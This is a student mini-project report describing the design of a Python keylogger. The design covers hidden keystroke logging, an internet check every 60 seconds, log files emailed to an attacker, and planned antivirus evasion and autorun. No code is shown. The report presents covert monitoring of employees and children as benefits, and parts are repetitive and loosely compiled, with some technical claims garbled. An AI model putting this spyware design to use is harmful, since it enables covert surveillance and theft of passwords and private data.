

KEYLOGGER

Project Report

Mini Project (ICI552)

BCA-CTIS

BACHELOR OF COMPUTER APPLICATION (CTIS)

PROJECT GUIDE:

Mohd Salman Khan

Senior Faculty

(i-Nurture TMU)

SUBMITTED BY:

Abdul Ahad (TCA2056002)

December 2022



FACULTY OF ENGINEERING & COMPUTING SCIENCES
TEERTHANKER MAHAVEER UNIVERSITY, MORADABAD

DECLARATION

We hereby declare that this Project Report titled Keylogger submitted by us and approved by our project guide, Faculty of Engineering & Computing Sciences. Teerthanker Mahaveer University, Moradabad, is a bonafide work undertaken by us. It is not submitted to any other University or Institution for the award of any degree diploma/certificate or published at any time before.

Project ID:

Student Name:

Abdul Ahad

Signature

Project Guide:

Mohd. Salman Khan

Signature

Table of Contents

1	PROJECT TITLE	4
2	PROBLEM STATEMENT	4
3	PROJECT DESCRIPTION	4
3.1	SCOPE OF THE WORK	8
3.2	PROJECT MODULES	9
3.3	CONTEXT DIAGRAM (HIGH LEVEL)	10
4	IMPLEMENTATION METHODOLOGY	10
5	TECHNOLOGIES TO BE USED	12
5.1	SOFTWARE PLATFORM	12
5.2	HARDWARE PLATFORM	12
5.3	TOOLS, IF ANY	13
6	ADVANTAGES OF THIS PROJECT	14
8	FUTURE SCOPE AND FURTHER ENHANCEMENT OF THE PROJECT	15
9	PROJECT REPOSITORY LOCATION	16
10	DEFINITIONS, ACRONYMS, AND ABBREVIATIONS	16
11	CONCLUSION	17
12	REFERENCES	18

Appendix

A: Data Flow Diagram (DFD)

B: Entity Relationship Diagram (ERD)

C: Use Case Diagram (UCD)

D: Data Dictionary (DD)

E: Screen Shots

1. Project Title

Keylogger

2. Problem Statement

Keyloggers or keystroke loggers are software programs or hardware devices that track the activities (keys pressed) of a keyboard. Keyloggers are a form of spyware where users are unaware their actions are being tracked. Keyloggers can be used for a variety of purposes; hackers may use them to maliciously gain access to your private information, while employers might use them to monitor employee activities. The problem is that we can't monitor the live activities of employees.


3. Project Description

Keyloggers are a best-of-best example of "silent" cyber threats – they give easy access to your data like username, Password, Date-of-Birth, etc to hackers but it may be nearly impossible to detect. The history of the use of keyloggers for surveillance purposes dates to the early days of computers. Wikipedia details sundry uses of keyloggers in the 1970s and early 1980s for various purposes, including government clandestine operations. One of the most famous early incidents took place in the mid-1970s, when Soviet spies developed an amazingly clever hardware keylogger that targeted IBM Selectric typewriters in the US Embassy and Consulate buildings in Moscow and St Petersburg. Once installed, the keyloggers measured the barely detectable changes in each typewriter's regional magnetic field as the print head rotated and moved to type each letter. (Meanwhile, Soviet embassies opted to use manual typewriters rather than electric ones for typing classified information.) While various forms of keylogging have been occurring for quite some time, the boom in the creation and use of commercial keyloggers grew to significant numbers in the mid to late 1990s with a all kinds of products quickly coming to market during that time. Since then, the number of commercial keyloggers available for purchase has exploded to thousands of different products with varying target audiences and in many languages. And although historically keyloggers have targeted the home user for fraud, industry and modern state-sponsored keylogging is a serious problem, in which a phishing expedition compromises a low-level employee or functionary, and then finds a way to work itself up in the organization. A keylogger is a tool that is used by the intruder/hackers to monitor all the activities or record the keystrokes that you make on your keyboard device. Whether they are run or installed on your operating system or embedded with the hardware, few keyloggers are very difficult to detect by Antivirus. Aside from keyloggers being utilized for revengeful purposes like gathering account information, numbers, names, passwords, and other personal data, they could be used in the office of your company to spy on your employees, at home to observe your children's activities and by legislation, imposition to inspect and follow occurrences connected to the implementation of PCs. This project will solely use Python 3. (version 3.10.7). Multiple modules, such as pynput, smtplib, urllib, multiprocessing, datetime, as

well as `emailMessage`, will be implemented by me... These modules are not standard Python modules and must be installed. I'm planning to write software to monitor keystrokes on the keyboard and save them to an output file. To expand the project, I will also include a feature that will periodically (every 60 seconds) check for an internet connection. If one is found, the logs will be transmitted immediately to an email; otherwise, keystrokes will be recorded. Keylogging software is another name for software that records keystrokes. The keystrokes from the keyboard are tracked using several types of malware. Keystroke logger as a quiet weapon. So, what exactly is malware? Malware is an often-used but well-understood phrase that refers to malicious programs used by identity thieves, hackers, and internet scammers to control your computer and execute a variety of tasks. Malware is available in a variety of forms, including Trojan horses, computer viruses, worms, Keyloggers, RATS, and much more. Keylogger, also known as a Keystroke Spy, is a low-cost monitoring tool that makes it simple and effective to record what users of your computer are doing. For users at home and in the business, this is a cost-effective but effective tool. Spyware is typically employed to monitor all malicious activity. Spyware is useful for keeping an eye on ongoing criminal activity. Initially, keylogging software does two actions that connect to the client input: to record keystrokes and check the internet, or to move the log file to a distant location (for example- email). Keyloggers come in two primary categories:

- Hardware Keylogger
- Software Keylogger

Hardware Keylogger: In comparison to software keyloggers, hardware keyloggers have the benefit of starting to record as soon as a computer is turned on (and are therefore able to intercept passwords for the BIOS or disc encryption software). The following features are required for all hardware keylogger devices: A microcontroller translates the datastream sent between the computer and the keyboard, processes it, and sends the results to non-volatile memory. The recorded data is stored in a non-volatile memory device, such as flash memory, which keeps it unchanged even after the power is cut off. In most cases, retrieving recorded data requires entering a unique password into a computer text editor. The hardware keylogger that is connected between the keyboard and the computer recognizes when the password has been entered and then sends "typed" data to the computer to create a menu. In addition to text menus, some keyloggers include a high-speed download to expedite the recovery of stored data. This can be done through a USB or serial download adaptor, USB mass-storage enumeration, or both. Each keystroke recorded normally uses one byte of memory, and the memory capacity of a hardware keylogger can range from a few kilobytes to many gigabytes.




Software Keylogger: It is a program made to capture whatever input the user types using the keyboard. It is also employed by businesses to solve a few technological issues. The user's family may also use the keylogger to observe their members' online activity without their knowledge. On the hard disc, this is something that is installed. Spy software is another name for this kind of program. Parents may now watch their children using the software keylogger, in addition to using it for other purposes. Although this software keylogger may be superior, anti-spyware programs can occasionally find and delete it. Credit card details, inputted passwords, and other information are all recorded using it. This is something that is installed on the hard drive. This type of software is also called spy software. Now the software keylogger can also be used by parents to monitor their kids, and it is also used for other activities. This software keylogger may be better, but it is sometimes detectable and can also be removed by anti-spyware. it is used to record typed passwords, credit card numbers, and more. This software

keylogger has some features which enable someone to do screen record and more.

Applications of a Software-based Keylogger:

- It is used to record keystrokes entered by the user.
- It can be used to take snapshots of any website that the user visits.
- It can also be used by family members to monitor activities.
- It can also be used for malicious purposes to steal any confidential information of the user.




Software Keylogger distribution

Software-based keyloggers play a vital part in this situation and can be divided into two categories:

1. Local Keylogger
2. Remote Keylogger

Local Keylogger: Typically, keyloggers of this kind are used to monitor all activity on local computers and PCs (perhaps your computer). They are easy to set up and completely untraceable (FUD). It can be quite challenging to determine whether a keylogger is installed on a computer because, in general, keyloggers conceal our services or processing from task manager, Windows Registry, etc.

Remote Keylogger: Typically, a remote keylogger is used to monitor a victim's computer from a distance. Once placed on your PC, the hacker or intruder can watch keystrokes, webcam, screenshots, chat logs, and other activities while seated anywhere in the world.



a. Scope of the Work

The main scope of our project is to create the basic keylogger and understand the working principles of this software. This investigation will help us to find ways for protecting our devices from this malicious program, insider intruder. encrypt the log file with symmetric encrypts then send that file.

b. Project Modules

1. Listening Function: This function is used to listen to all the keystrokes of the keyboard.



2. Writefile Function: This is used to Create a log file and write all the keystrokes in a text file. where the keylogger will store all logs.




3. check internet connection: This is used to check whether the system has an internet connection or not. Check the connection every 60 seconds.



4. Send Mail function: This function is used to attach that log file and make a connection to the SMTP server then send that attached log file. Send mail log file



c. Context Diagram (High Level)



A keylogger is used to track every nefarious activity, as I previously stated. Keyloggers are useful for keeping an eye on ongoing criminal activity. In the beginning, keyloggers perform two activities that result in client input: they record keystrokes into a log file and either search the internet or move the log file to a different location. Keyloggers record information, which is then emailed to the hacker or intrusion via email. Let's take a closer look at a keylogger's features. Typically, they offer the following characteristics:

1. Every keystroke is monitored.
2. The victim never knows that all their activities via keyboard keys are being recorded.
3. Make a hidden log file to store all the keystrokes.
4. The log file is to be forwarded every 60 seconds to a predefined gatherer.

4. Implementation Methodology

A Keylogger is a program consisting of two hardware or software used to observe the keyboard's keystrokes. A keylogger will generally store the captured data of the keyboard's keystrokes into a log/record file. Few keyloggers can even send all the logged files to a particular email within a specific time. Finding evidence of the crime and keeping an eye on employees' productivity are examples of positive interests. Data theft and passwords are examples of undesirable interests (Working keylogger). A program called a "keylogger" runs in the background of the computer, logging every keystroke and saving it as a ".txt" file. The file is concealed in some way. Transmit that file to me every 60 seconds; if the machine has internet

access, send the file; otherwise, do not send it. and after transmitting or after the software is shut down, delete the file.



Figure 6 displays the complete flowchart below. **SENDING PRIVATE DATA:** The software provides two ways to deliver private data. The first is to save all of the log data (information) in a specific hidden file and send those log files to the attacker's email. SMTP is the main protocol that use to send the log file. SMTP is the protocol used by MAIL SERVERS to send messages over the Internet. SMTP connections are accepted by an Internet mail server, which stores messages in the mailboxes of the receivers. People will often use POP or IMAP when getting mail from a server. SMTP is typically most interesting for email sending to Python programmers. It begins by producing a straightforward message based on command-line parameters (for more advanced message generation, including attachments). A `smtplib.SMTP` object connecting to the chosen server is then created. Next, a call to `send mail` is all that is necessary (`()`). You can be sure the message was sent if that returns successfully. Keyloggers can be injected at any stage in the processing sequence, intercepting data about keys pressed which is transmitted by one processing subsystem to another subsystem. The methods examined below for creating software keyloggers are divided into user mode methods and kernel mode methods. Figure 9 shows all the subsystems processing keyboard input and their interdependencies. Next to some of the subsystems are numbers in red circles, and these indicate the section of the article which describes how keyloggers that use or substitute the corresponding subsystem can be created. This section will not look at creating hardware keyloggers. It is enough to note that there are three types of hardware keyloggers: keyloggers incorporated into the keyboard itself; keyloggers incorporated into the cable connecting the keyboard to the system block; keyloggers incorporated into the computer's system block itself. This is the most common method used when creating keyloggers. Using `SetWindowsHookEx`, the keylogger sets a global hook for all keyboard events for all threads in the system (see the section on 'Keyboard hooks'). The hook filter function is located in a separate dynamic library which will be injected into all processes in the system. When any keyboard message thread is extracted from the message queue, the system calls the filter function installed.

5. Technologies to be used

a. Software Platform

1. Front-end

- a. Ubuntu 22.04 jammy
- b. Python 3.10.7
- c. Visual Studio Code

2. Back-end

- a. Text file
- b. Python Libraries
- c. Google email service

b. Hardware Platform


RAM: 4GB, SSD: 256GB, CPU: i5 6th Gen

c. Tools, if any

1. Python 3.10.7: Python is a high-level, general-purpose programming language. Its design philosophy emphasizes code readability with the use of significant indentation. Python is dynamically-typed and garbage-collected. It supports multiple programming paradigms, including structured, object-oriented, and functional programming
2. Python Libraries:
 - a. pynput : The package pynput.keyboard contains classes for controlling and monitoring the keyboard. pynput is the library of Python that can be used to capture keyboard inputs there the coolest use of this can lie in making keyloggers.
 - b. smtplib : The smtplib module defines an SMTP client session object that can be used to send mail to any Internet machine with an SMTP or ESMTP listener daemon. The smtplib module defines an SMTP client session object that can be used to send mail to any internet machine with an SMTP or ESMTP listener daemon. For details of SMTP and ESMTP operation, consult RFC 821 (Simple Mail Transfer Protocol) and RFC 1869 (SMTP Service Extensions).
 - c. email: The email package to read, write, and send simple email messages, as well as more complex MIME messages. The email package is a library for managing email messages. It is specifically not designed to do any sending of email messages to SMTP (RFC 2821), NNTP, or other servers; those are functions of modules such as smtplib and nntplib .
 - d. DateTime : The DateTime module supplies classes for manipulating dates and times. datetime in Python is the combination between dates and times. The

attributes of this class are similar to both date and separate classes. These attributes include day, month, year, minute, second, microsecond, hour, and tzinfo.

- e. time: Python has defined a module, “time” which allows us to handle various operations regarding time, its conversions and representations, which find its use in various applications in life. The beginning of time is started measuring from 1 January, 12:00 am, 1970 and this very time is termed as “epoch” in Python.
- f. os: The OS module in Python provides functions for interacting with the operating system. OS comes under Python’s standard utility modules. Miscellaneous operating system interfaces. File Names, Command Line Arguments, and Environment Variables. Python UTF-8 Mode. Process Parameters.
- g. urllib : The urllib.request module defines functions and classes which help in opening URLs (mostly HTTP) in a complex world — basic and digest authentication, redirections, cookies, and more. The urllib. request module defines functions and classes which help in opening URLs (mostly HTTP) in a complex world — basic and digest authentication, redirections, cookies and more. See also. The Requests package is recommended for a higher-level HTTP client interface.
- h. multiprocessing: Multiprocessing is a package that supports spawning processes using an API similar to the threading module. Multiprocessing in Python is a built-in package that allows the system to run multiple processes simultaneously. It will enable the breaking of applications into smaller threads that can run independently.



6. Advantages of this Project

- **Monitoring employees:** Keystroke monitoring gives you access to perform a security check-up on your employee keyboard activity. You can generate concrete proof from the recorded data of keystrokes in case of any legal affairs. Track employee productivity via calculating their keystrokes per hour. Map out your employee activity on the user screen via their keypresses. Prevent fraud and internal data breaches. Detect malicious intents if you suspect any data leaks.
- **Monitoring kids:** Your child might be going through something and does not want to share it with you. You might observe changes in their behavior. A keylogger can help you identify the reason for their specific behavior and act accordingly. In cases of predators and cyberbullying children are not able to share their issues with their parents. In such cases, a keylogger can help parents identify the issue disturbing the child and save them time. The Internet is a vast world of information with easy access. Children are exposed to explicit content through the Internet. The consumption of explicit content can have harmful effects on a developing mind. Hence, a keylogger can help parents save their children from consuming harmful content on the Internet. A keylogger allows parents to track the information their kid is searching on the Internet. It also alerts when a child enters explicit keywords in the search bar. Parents can identify such keywords and block the information from reaching the child. Parents can even identify bad influences and people their child is in contact with. A keylogger allows parents to track the entered keywords by the child while chatting. The keystroke logger records information across different platforms and social media applications. It also alerts parents when the child enters an explicit keyword while texting their friends. Through this information, parents can identify bad influences their child is in contact with and save them time.
- **Ethical hacking:** Every activity happening in the victim's system with screenshots will be recorded. This activity will be saved in the victim's system or it can be mailed to the attacker's email or can be uploaded to the FTP server. Wondered? Let's see how attackers do this along with protection techniques. Keylogging highlight of spy applications is adept at recording every keystroke made by utilizing a console, regardless of whether it is an on-screen console. Some keyloggers tasks will likewise record any email that tends to your use and Web website URLs you visit.
- **Real-time Alerting:** Real-time (data) monitoring is the delivery of continuously updated information streaming at zero or low latency. IT monitoring involves collecting data periodically throughout an organization's IT environment from on-premises hardware and virtualized environments to networking and security levels, into the application stack -- including those in the cloud -- and out to software UIs. IT staff analyze system performance, flag anomalies, and resolve issues from this data. Real-time monitoring ups the ante by providing a

continuous low-latency stream of relevant and current data from which administrators can immediately identify serious problems. Alerts can be more quickly routed to appropriate staff -- or even to automated systems -- for mitigation. By tracking real-time monitoring data over time, organizations can reveal and predict trends and performance.

- Incident Investigation: Legitimate programs may have a keylogging function that can be used to call certain program functions using “hotkeys,” or to toggle between keyboard layouts (e.g. Keyboard Ninja). There is a lot of legitimate software designed to allow administrators to track what employees do throughout the day, or to allow users to track the activity of third parties on their computers. However, the ethical boundary between justified monitoring and espionage is a fine line. Legitimate software is often used deliberately to steal confidential user information such as passwords. Most modern keyloggers are considered to be legitimate software or hardware and are sold on the open market. Developers and vendors offer a long list of cases in which it would be legal and appropriate to use keyloggers.
- Inconspicuous user activity monitoring: A keylogger is an insidious form of spyware. You enter sensitive data onto your keyboard, believing nobody is watching. Keylogging software is complicated at work logging everything that you type. Keyloggers are activity-monitoring software programs that give hackers access to your data. The passwords and credit card numbers you type, the webpages you visit – all by logging your keyboard strokes. The software is installed on your computer and records everything you type. Then it sends this log file to a server, where cybercriminals wait to make use of all this sensitive information. If keyloggers seem like Hollywood fiction, that’s because we’ve seen them on the silver screen before. You might remember Tom Cruise’s character using one a Mission Impossible film, and the popular hacker show Mr. Robot bases a key plot point around keyloggers.

7. Future Scope and further enhancement of the Project

The future scope is to fully understand the working principles of keyloggers and make antivirus to protect devices from hackers. I will do some upgrades like auto run, and background bypasses all anti-virus. send all the screenshots to the hackers. all the logs are encrypted by a symmetric encryption algorithm when send.

8. Definitions, Acronyms, and Abbreviations

Abbreviation	Description
SMTP	Mailing Protocol that use to send mail.
OS	Operating System
.txt	It is an extension of the text file.
PCs'	It's a personal computer.

9. Conclusion

So far, we've learned about surveillance strategies for monitoring data and mailing it from the victim's computer to the attacker's machine. A keylogger is a sort of program that can be classified as either software or hardware. Both are capable of recording every keystroke and storing it in a log file and sending it via email. The use of keylogger applications from many views in various sectors of society like business or residential, etc. The final result is a fully working keylogger software with some useful features that will be shown in our last presentation. There are a lot of ways to develop our project. And we can fully swear that this program will be used only in legitimate ways. As you can see, as soon as the user begins to type, every keystroke he presses is recorded in the log.txt file in a concealed form. When the timer expires, an email is sent out to the log file with the email attached. If an intruder can easily see the user-typed password for any personal account, this could be risky. A specific recipient can receive the log file that the keylogger creates. Keyloggers can be divided into two primary categories: hardware keyloggers and software keyloggers, which can also be classified as local and remote. We also learn the basics of malware. Perhaps though not all keylogger executions are legal, many—possibly even most—are. The software can gather data, save it in a specific file, or transmit it to the attacker's email address. While running in the background of the system, the software can conceal itself from the system's owner. Take steps to avoid being a keylogger. Always use a firewall, set up a password manager, update your operating system, and take into account additional security tools. Keyloggers are potentially catastrophic if allowed to carry on unchecked. Although today's operating systems help detect some basic malware, they are bound to miss the sophisticated and constantly evolving ones. It is a good practice to have your anti-virus and anti-malware subscribed and updated for an eventuality.


10. References

- <https://www.techtarget.com/searchsecurity/definition/keylogger>
- <https://www.proofpoint.com/us/blog/insider-threat-management/what-advanced-corporate-keylogging-definition-benefits-and-uses>
- <https://techcloud.in/benefits-of-using-a-keylogger/>
- <https://www.currentware.com/blog/should-you-use-keyloggers-on-employee-computers/>
- <https://www.researchgate.net/publication/323338837/figure/fig1/AS:596811626594307@1519302388731/Keylogger-Process-in-User-Activity.png>
- https://en.wikipedia.org/wiki/Hardware_keylogger#:~:text=A%20regular%20hardware%20keylogger%20is,series%20of%20pre%2Ddefined%20characters.
- https://www.researchgate.net/prole/YahyeAbukar/publication/309230926_Survey_of_Keylogger_Technologies/links/59a0619aca27237edba3c12/Survey-of-Keylogger-Technologies.pdf
- https://en.wikipedia.org/wiki/Keystroke_logging
- https://link.springer.com/chapter/10.1007/978-3-642-04444-1_1

Annexure A

Data Flow Diagram (DFD)

